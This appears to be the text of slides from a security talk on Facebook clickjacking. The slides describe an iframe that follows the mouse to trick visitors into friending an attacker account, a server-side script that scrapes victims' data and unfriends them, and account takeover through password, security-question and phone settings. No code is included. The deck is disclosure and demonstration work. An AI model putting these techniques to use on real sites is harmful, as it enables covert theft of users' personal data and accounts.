
Richie Needle
Call · Message · Poke

Wall · **Info** · **Photos**

Contact Info
Email: lundrich@coe.isu.edu
Phones: 12085944444

Basic Info
Sex: Male
Birthday: March 1, 1983
Religion: [redacted]

How Was my Information Stolen?




This site is Legit

What could be safer looking than just a page that's pretty much plaintext?
I'm like a gnu manual or something

Click me anywhere. You know you want to.

How Was my Information Stolen?



facebook | Search | Richie Needle | Find Friends | Home

[redacted]

Wall
Info
Photos
Friends

Mopey Mcmopster

Add Friend | Message

Arts and Entertainment

Movies — Fight Club

Basic Information

Sex — Male

Contact Information

People You May Know — See All

[redacted] [redacted] Add Friend


[redacted] [redacted] Add Friend

Sponsored — See All

Find Your New Card

In under 60 seconds, find the right card for you. Earn more miles, get cash back, or save with a low intro APR.

How Was my Information Stolen?




You look incredibly sketchy. I would never friend you. Anyway, I do click on links. *clicks*

BAM. You just friended me with clickjacking. I now see who you are and can take all of your info.

I don't see anything out of the ordinary.

BAM. That's because you're already unfriended.




How Was my Information Stolen?

- There were some tricks behind the scenes that took some time. Thanks to Brig my wife!
  - Getting an iframe to follow the mouse
  - How to detect a click
  - Python script to run server side (onclick) to login as Mopey Mcmopster, scrape new friend requests, steal their information, and unfriend them.
- Browser specific exploit, but issue is exploitable on all browsers
  - Different tricks/APIs are sometimes needed for different browsers (including phones)

Jesse Ou asks: “What else can we do with Facebook clickjacking?”

Taking Over Someone's Account




Password

- By changing your password you will be logged off of all other computers
- Do not use the same password that you use for other online accounts.
- Your new password must be at least 6 characters in length.
- Use a combination of letters, numbers, and punctuation.
- Passwords are case-sensitive. Remember to check your CAPS lock key.

Old Password: (required)	
New Password: (required)	
Confirm Password: (required)	

Taking Over Someone's Account



Old Password: (required)

New Password: (required)

Confirm Passw... (requi...

Change Security Question

To change your security question, please enter your Facebook password.

Password:

Linked Accounts

Use other accounts to log i...


Security Question

We use these to help identify you as the owner of your Facebook account if you ever need to write us for help.

Question: What was the last name of your first grade teacher?

Answer: test

Taking Over Someone's Account



Activate Facebook Texts (Step 2 of 2)


1 Text the letter **F** to **32665 (FBOOK)**

2 When you receive a confirmation code, enter it here:

Facebook does not charge for this service. Standard messaging rates apply.

[✓] **Add this phone number to my profile**

Taking Over Someone’s Account


4:39

32665

Fb

